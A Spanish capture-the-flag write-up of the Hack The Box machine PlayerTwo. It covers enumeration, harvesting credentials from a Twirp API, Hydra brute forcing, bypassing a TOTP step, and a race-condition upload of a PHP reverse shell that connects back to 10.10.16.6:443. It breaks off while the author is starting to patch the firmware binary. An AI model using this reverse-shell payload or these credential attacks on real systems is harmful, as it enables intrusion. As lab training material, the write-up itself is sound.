PlayerTwo
6 de junio de 2023
Conocimientos
-
Enumeración Web
-
Information Disclosure
-
Abuso de Twrip
-
Hydra Bruteforcing
-
Obtención de OTP
-
Arbitrary File Upload (Unintencionado)
-
Race Condition (Unintencionado)
-
Alteración de Firmware - Inyección de comando en función existente
-
Remote Port Forwarding
-
Enumeración Mosquitto
-
Buffer Overflow (Escalada de Privilegios)
Reconocimiento
Escaneo de puertos con nmap
Descubrimiento de puertos abiertos
nmap -p- --open --min-rate 5000 -n -Pn -sS 10.10.10.170 -oG openports
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 15:35 GMT
Nmap scan report for 10.10.10.170
Host is up (0.14s latency).
Not shown: 59746 closed tcp ports (reset), 5786 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8545/tcp open  unknown
Escaneo de versión y servicios de cada puerto
nmap -sCV -p22,80,8545 10.10.10.170 -oN portscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 15:36 GMT
Nmap scan report for 10.10.10.170
Host is up (0.062s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 0e7b112c5e61046be81cbb47b84dfe5a (RSA)
|   256 18a08756640617564d6a8c794b615690 (ECDSA)
|_  256 b64bfce962085a60e04369af29b32714 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
8545/tcp open  http    (PHP 7.2.24-0ubuntu0.18.04.1)
|_http-title: Site doesn't have a title (application/json).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 07 Jun 2023 15:36:51 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.1
|     Content-Type: application/json
|     {"code":"bad_route","msg":"no handler for path "/nice%20ports%2C/Tri%6Eity.txt%2ebak"","meta":{"twirp_invalid_route":"GET /nice%20ports%2C/Tri%6Eity.txt%2ebak"}}
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 07 Jun 2023 15:36:41 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.1
|     Content-Type: application/json
|     {"code":"bad_route","msg":"no handler for path "/"","meta":{"twirp_invalid_route":"GET /"}}
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 07 Jun 2023 15:36:42 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.1
|     Content-Type: application/json
|     {"code":"bad_route","msg":"no handler for path "/"","meta":{"twirp_invalid_route":"OPTIONS /"}}
|   OfficeScan:
|     HTTP/1.1 404 Not Found
|     Date: Wed, 07 Jun 2023 15:36:53 GMT
|     Connection: close
|     X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.1
|     Content-Type: application/json
|_    {"code":"bad_route","msg":"no handler for path "/"","meta":{"twirp_invalid_route":"GET /"}}
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8545-TCP:V=7.93%I=7%D=6/7%Time=6480A40A%P=x86_64-pc-linux-gnu%r(Get
SF:Request,FC,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x2007\x20
SF:Jun\x202023\x2015:36:41\x20GMT\r\nConnection:\x20close\r\nX-Powered-By:
SF:\x20PHP/7\.2\.24-0ubuntu0\.18\.04\.1\r\nContent-Type:\x20application/js
SF:on\r\n\r\n{\"code\":\"bad_route\",\"msg\":\"no\x20handler\x20for\x20pat
SF:h\x20\\\"\\/\\\"\",\"meta\":{\"twirp_invalid_route\":\"GET\x20\\/\"}}")
SF:%r(HTTPOptions,100,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Wed,\x
SF:2007\x20Jun\x202023\x2015:36:42\x20GMT\r\nConnection:\x20close\r\nX-Pow
SF:ered-By:\x20PHP/7\.2\.24-0ubuntu0\.18\.04\.1\r\nContent-Type:\x20applic
SF:ation/json\r\n\r\n{\"code\":\"bad_route\",\"msg\":\"no\x20handler\x20fo
SF:r\x20path\x20\\\"\\/\\\"\",\"meta\":{\"twirp_invalid_route\":\"OPTIONS\
SF:x20\\/\"}}")%r(FourOhFourRequest,144,"HTTP/1\.1\x20404\x20Not\x20Found\
SF:r\nDate:\x20Wed,\x2007\x20Jun\x202023\x2015:36:51\x20GMT\r\nConnection:
SF:\x20close\r\nX-Powered-By:\x20PHP/7\.2\.24-0ubuntu0\.18\.04\.1\r\nConte
SF:nt-Type:\x20application/json\r\n\r\n{\"code\":\"bad_route\",\"msg\":\"n
SF:o\x20handler\x20for\x20path\x20\\\"\\/nice%20ports%2C\\/Tri%6Eity\.txt%
SF:2ebak\\\"\",\"meta\":{\"twirp_invalid_route\":\"GET\x20\\/nice%20ports%
SF:2C\\/Tri%6Eity\.txt%2ebak\"}}")%r(OfficeScan,FC,"HTTP/1\.1\x20404\x20No
SF:t\x20Found\r\nDate:\x20Wed,\x2007\x20Jun\x202023\x2015:36:53\x20GMT\r\n
SF:Connection:\x20close\r\nX-Powered-By:\x20PHP/7\.2\.24-0ubuntu0\.18\.04\
SF:.1\r\nContent-Type:\x20application/json\r\n\r\n{\"code\":\"bad_route\",
SF:\"msg\":\"no\x20handler\x20for\x20path\x20\\\"\\/\\\"\",\"meta\":{\"twi
SF:rp_invalid_route\":\"GET\x20\\/\"}}");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.09 seconds
Puerto 80 (HTTP)
Con whatweb analizo las tecnologías que emplea el servidor web
whatweb http://10.10.10.170
http://10.10.10.170 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.10.170]
La página principal se ve así:

Añado el dominio player2.htb al /etc/hosts. Accedo a este desde el navegador

Aplico fuerza bruta para encontrar subdominios
wfuzz -c --hh=102 -t 50 -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.player2.htb" http://player2.htb
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://player2.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000689:   400        12 L     53 W       425 Ch      "gc._msdcs"
000002876:   200        235 L    532 W      5063 Ch     "product"

Total time: 11.88066
Processed Requests: 4989
Filtered Requests: 4987
Requests/sec.: 419.9258
Añado product.player2.htb al /etc/hosts. Tengo acceso a un panel de inicio de sesión

Intercepto la petición con BurpSuite para ver como se tramita
POST / HTTP/1.1
Host: product.player2.htb
Content-Length: 44
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://product.player2.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://product.player2.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=admin&Submit=Sign+in
La respuesta en caso de que las credenciales sean erroneas es un código en JavaScript
<script language="javascript">alert("Nope.");window.location="http://product.player2.htb/";</script>
Tramito una petición por GET al puerto 8545
 curl -s -X GET http://10.10.10.170:8545/ | jq
{
  "code": "bad_route",
  "msg": "no handler for path \"/\"",
  "meta": {
    "twirp_invalid_route": "GET /"
  }
}
Busco por twirp_invalid_route en Google. En este rtículo explican la correspondiencia con ProtoBuf. La ruta /proto/ existe bajo player2.htb, pero devuelve un código de estado 403
curl -s -X GET http://player2.htb/proto/ -I
HTTP/1.1 403 Forbidden
Date: Wed, 14 Jun 2023 09:06:16 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 276
Content-Type: text/html; charset=iso-8859-1
Fuzzeo por extensiones proto
gobuster dir -u http://player2.htb/proto/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -x proto --add-slash
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://player2.htb/proto/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              proto
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
2023/06/14 09:25:00 Starting gobuster in directory enumeration mode
===============================================================
/generated.proto      (Status: 200) [Size: 266]

===============================================================
2023/06/14 09:33:42 Finished
===============================================================
Le tramito una petición por GET
curl -s -X GET http://player2.htb/proto/generated.proto

syntax = "proto3";

package twirp.player2.auth;
option go_package = "auth";

service Auth {
  rpc GenCreds(Number) returns (Creds);
}

message Number {
  int32 count = 1; // must be > 0
}

message Creds {
  int32 count = 1;
  string name = 2;
  string pass = 3;
}
También fuzzeo la API y encuentro una ruta /totp
gobuster dir -u http://product.player2.htb/api/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://product.player2.htb/api/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/06/14 14:22:42 Starting gobuster in directory enumeration mode
===============================================================
/totp                 (Status: 200) [Size: 25]

===============================================================
2023/06/14 14:42:21 Finished
===============================================================
No admite peticiones por GET
 curl -s -X GET http://product.player2.htb/api/totp | jq
{
  "error": "Cannot GET /"
}
Al cambiar a POST, aparece otro error. De momento lo voy a dejar de lado
curl -s -X POST http://product.player2.htb/api/totp | jq
{
  "error": "Invalid Session"
}
En la documentación de curl explican como utilizar twirp
curl -s -X POST -H "Content-Type: application/json" -d '{"number": 1}' "http://10.10.10.170:8545/twirp/twirp.player2.auth.Auth/GenCreds" | jq
{
  "name": "jkr",
  "pass": "Lp-+Q8umLW5*7qkc"
}
Ejecuto 100 veces para obtener todas las credenciales
 for i in $(seq 1 100); do curl -s -X POST -H "Content-Type: application/json" -d '{"number": 1}' "http://10.10.10.170:8545/twirp/twirp.player2.auth.Auth/GenCreds" | jq; done | sort -u
{
}
  "name": "0xdf",
  "name": "jkr",
  "name": "mprox",
  "name": "snowscan",
  "pass": "Lp-+Q8umLW5*7qkc"
  "pass": "tR@dQnwnZEk95*6#"
  "pass": "XHq7_WJTA?QD_?E2"
  "pass": "ze+EKe-SGF^5uZQX"
Ninguna es válida por SSH
crackmapexec ssh 10.10.10.170 -u users.txt -p passwords
SSH         10.10.10.170    22     10.10.10.170     [*] SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
SSH         10.10.10.170    22     10.10.10.170     [-] 0xdf:Lp-+Q8umLW5*7qkc Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] 0xdf:tR@dQnwnZEk95*6# Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] 0xdf:XHq7_WJTA?QD_?E2 Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] 0xdf:ze+EKe-SGF^5uZQX Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] jkr:Lp-+Q8umLW5*7qkc Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] jkr:tR@dQnwnZEk95*6# Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] jkr:XHq7_WJTA?QD_?E2 Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] jkr:ze+EKe-SGF^5uZQX Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] mprox:Lp-+Q8umLW5*7qkc Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] mprox:tR@dQnwnZEk95*6# Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] mprox:XHq7_WJTA?QD_?E2 Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] mprox:ze+EKe-SGF^5uZQX Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] snowscan:Lp-+Q8umLW5*7qkc Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] snowscan:tR@dQnwnZEk95*6# Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] snowscan:XHq7_WJTA?QD_?E2 Authentication failed.
SSH         10.10.10.170    22     10.10.10.170     [-] snowscan:ze+EKe-SGF^5uZQX Authentication failed.
Sin embargo, las puedo validar al panel de autenticación de product.player2.htb
hydra -L users.txt -P passwords product.player2.htb http-post-form "/:username=^USER^&password=^PASS^&Submit=Sign+in:alert"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-14 15:05:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task
[DATA] attacking http-post-form://product.player2.htb:80/:username=^USER^&password=^PASS^&Submit=Sign+in:alert
[80][http-post-form] host: product.player2.htb   login: mprox   password: tR@dQnwnZEk95*6#
[80][http-post-form] host: product.player2.htb   login: 0xdf   password: XHq7_WJTA?QD_?E2
[80][http-post-form] host: product.player2.htb   login: jkr   password: Lp-+Q8umLW5*7qkc
[80][http-post-form] host: product.player2.htb   login: snowscan   password: ze+EKe-SGF^5uZQX
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-14 15:06:00
Son válidas, pero después hay un panel de autenticación en dos pasos

Tenía la ruta /totp que me devolvía Invalid Sesion. Pero ahora tengo una cookie de sesión que puedo arrastrar
curl -s -X POST http://product.player2.htb/api/totp -H "Cookie: PHPSESSID=cvq4ahhg0kk3ok6c6i90ff9s4q" | jq
{
  "error": "Invalid action"
}
Al solicitar una acción, modifico el Content-Type a application/json para enviar data por POST en este formato
curl -s -X POST http://product.player2.htb/api/totp -H "Content-Type: application/json" -H "Cookie: PHPSESSID=cvq4ahhg0kk3ok6c6i90ff9s4q" -d '{"action":"test"}' | jq
{
  "error": "Missing parameters"
}
Puede que el error se deba al tipo de dato, así que modifico el valor por un dígito entero
curl -s -X POST http://product.player2.htb/api/totp -H "Content-Type: application/json" -H "Cookie: PHPSESSID=cvq4ahhg0kk3ok6c6i90ff9s4q" -d '{"action":0}' | jq
{
  "user": "jkr",
  "code": "29389234823423"
}
Teniendo el código ya puedo acceder a la interfaz

Puedo descargar la documentación desde http://product.player2.htb/protobs.pdf. El PDF se ve así:

También lo hago con el firmware y lo descomprimo
wget http://product.player2.htb/protobs/protobs_firmware_v1.0.tar
tar -xf protobs_firmware_v1.0.tar
ls
info.txt  Protobs.bin  version
Dos de los archivos son de texto y el restante un binario
cat info.txt version
© Playe2 2019. All rights reserved.

This firmware package consists of files which are distributed under different license terms, in particular under Player2 proprietary license or under any Open Source License (namely GNU General Public License, GNU Lesser General Public License or FreeBSD License). The source code of those files distributed as Open Source are available on written request to mrr3boot@player2.htb.

Under all Player2 intellectual property rights, Player2 grants the non-exclusive right to personally use this Protobs firmware package which is delivered in object code format only. Licensee shall olny be entitled to make a copy exclusively reserved for personal backup purposes (backup copy). Player2 reserves all intellectual property rights except as expressly granted herein. Without the prior written approval of Player2 and except to the extent as may be expressly authorised under mandatory law, this Protobs firmware package in particular
- shall not be copied, distributed or otherwise made publicly available
- shall not be modified, disassembled, reverse engineered, decompiled or otherwise "be opened" in whole or in part, and insofar shall not be copied, distributed or otherwise made publicly available.
FIRMWAREVERSION=122.01.14,,703021,
binwalk Protobs.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
Listo las cadenas de caracteres imprimibles
strings Protobs.bin
/lib64/ld-linux-x86-64.so.2
libc.so.6
exit
puts
__stack_chk_fail
putchar
stdin
printf
strtol
fgets
getchar
stdout
stderr
system
strchr
sleep
setbuf
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
__gmon_start__
[]A\A]A^A_
[!] Protobs: Signing failed...
[!] Protobs: Service shutting down...
[!] Protobs: Unexpected unrecoverable error!
[!] Protobs: Service exiting now...
stty raw -echo min 0 time 10
stty sane
[*] Protobs: User input detected. Launching Dev Console Utility
  ___         _       _
 | _ \_ _ ___| |_ ___| |__ ___
 |  _/ '_/ _ \  _/ _ \ '_ (_-<
 |_| |_| \___/\__\___/_.__/__/
                              v1.0 Beta
[*] Protobs: Firmware booting up.
[*] Protobs: Fetching configs...
;*3$"
GCC: (Debian 9.2.1-19) 9.2.1 20191109
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7447
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
test.c
strip_newline
read_int
exit_app
abort_app
find_free_slot
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
putchar@@GLIBC_2.2.5
stdout@@GLIBC_2.2.5
puts@@GLIBC_2.2.5
stdin@@GLIBC_2.2.5
_edata
__stack_chk_fail@@GLIBC_2.4
setbuf@@GLIBC_2.2.5
system@@GLIBC_2.2.5
strchr@@GLIBC_2.2.5
printf@@GLIBC_2.2.5
__libc_start_main@@GLIBC_2.2.5
fgets@@GLIBC_2.2.5
__data_start
getchar@@GLIBC_2.2.5
__gmon_start__
print_asciiart
strtol@@GLIBC_2.2.5
__dso_handle
wait_for_fkey
_IO_stdin_used
__libc_csu_init
_dl_relocate_static_pie
__bss_start
main
GAME_CONFIGS
exit@@GLIBC_2.2.5
__TMC_END__
sleep@@GLIBC_2.2.5
stderr@@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got
.data
.bss
.comment
Entre otras, se está utilizando la función system. Desde la ruta /protobs/, puedo actualizar el fimrware

Subo el que ya tengo dentro del comprimido. En la respuesta se puede ver que se está validando la firma
HTTP/1.1 200 OK
Date: Wed, 14 Jun 2023 15:43:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 240
Connection: close
Content-Type: text/html; charset=UTF-8

<script>alert("Verifying signature of the firmware")</script><script>alert("It looks legit. Proceeding for provision test");</script><script>alert("All checks passed. Firmware is ready for deployment.");window.location="/protobs/";</script>
Aplico fuzzing sobre /protobs/
gobuster dir -u http://product.player2.htb/protobs/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://product.player2.htb/protobs/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/06/14 15:46:45 Starting gobuster in directory enumeration mode
===============================================================
/uploads              (Status: 301) [Size: 336] [--> http://product.player2.htb/protobs/uploads/]
/index                (Status: 302) [Size: 0] [--> /]
/verify               (Status: 302) [Size: 0] [--> /]
/keys                 (Status: 301) [Size: 333] [--> http://product.player2.htb/protobs/keys/]
Progress: 20273 / 26585 (76.26%)                                                                [ERROR] 2023/06/14 15:47:10 [!] parse "http://product.player2.htb/protobs/error\x1f_log": net/url: invalid control character in URL

===============================================================
2023/06/14 15:47:15 Finished
===============================================================
Suponiendo que de los archivos se descomprimen de forma temporal en el directorio /uploads, puedo tratar de abusar de una condición de carrera para que antes de que se eliminen ejecutar contenido en PHP. Para ello creo un cmd.php que se encargue de enviarme una reverse shell y lo comprimo para subirlo
<?php
  system("bash -c 'bash -i >& /dev/tcp/10.10.16.6/443 0>&1'");
?>
tar -cvf cmd.tar cmd.php
En bucle, intento cargar constantemente el archivo
while true; do curl -s -X GET http://product.player2.htb/protobs/uploads/cmd.php; done
Una vez subido, recibo la shell en una sesión de netcat
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.170] 36464
bash: cannot set terminal process group (1100): Inappropriate ioctl for device
bash: no job control in this shell
www-data@playertwo:/var/www/product/protobs/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@playertwo:/var/www/product/protobs/uploads$ ^Z
zsh: suspended  nc -nlvp 443
❯ stty raw -echo; fg
[1]  + continued  nc -nlvp 443
                              reset xterm
www-data@playertwo:/var/www/product/protobs/uploads$ export TERM=xterm
www-data@playertwo:/var/www/product/protobs/uploads$ export SHELL=bash
www-data@playertwo:/var/www/product/protobs/uploads$ stty rows 55 columns 209
Esta es la manera no intencionada de ganar acceso. La otra forma es modificando el firmware. Para ello, primero lo extraigo del binario
sudo -u rubbx binwalk -D elf Protobs.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
64            0x40            ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
El archivo que he generado es un ELF
file 40
40: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=82adae308a0023a272e626bbe83d97b2b9c630f6, for GNU/Linux 3.2.0, not stripped
Otra forma es utilizando dd
dd if=Protobs.bin of=Protobs.elf skip=64 bs=1
17200+0 records in
17200+0 records out
17200 bytes (17 kB, 17 KiB) copied, 0.0350383 s, 491 kB/s
Extraigo también la firma
dd if=Protobs.bin of=Protobs.head count=1 bs=64
1+0 records in
1+0 records out
64 bytes copied, 7.4935e-05 s, 854 kB/s
Abro Ghidra e importo el binario ELF. Me dirijo a la función principal

En la función wait_for_fkey() se está haciendo una llamada a nivel de sistema con el comando stty raw -echo min 0 time 10

Puedo intentar modificarlo para que ejecute un comando cualquiera. Utilizo ghex para habrir el BIN y buscar por la cadena en claro
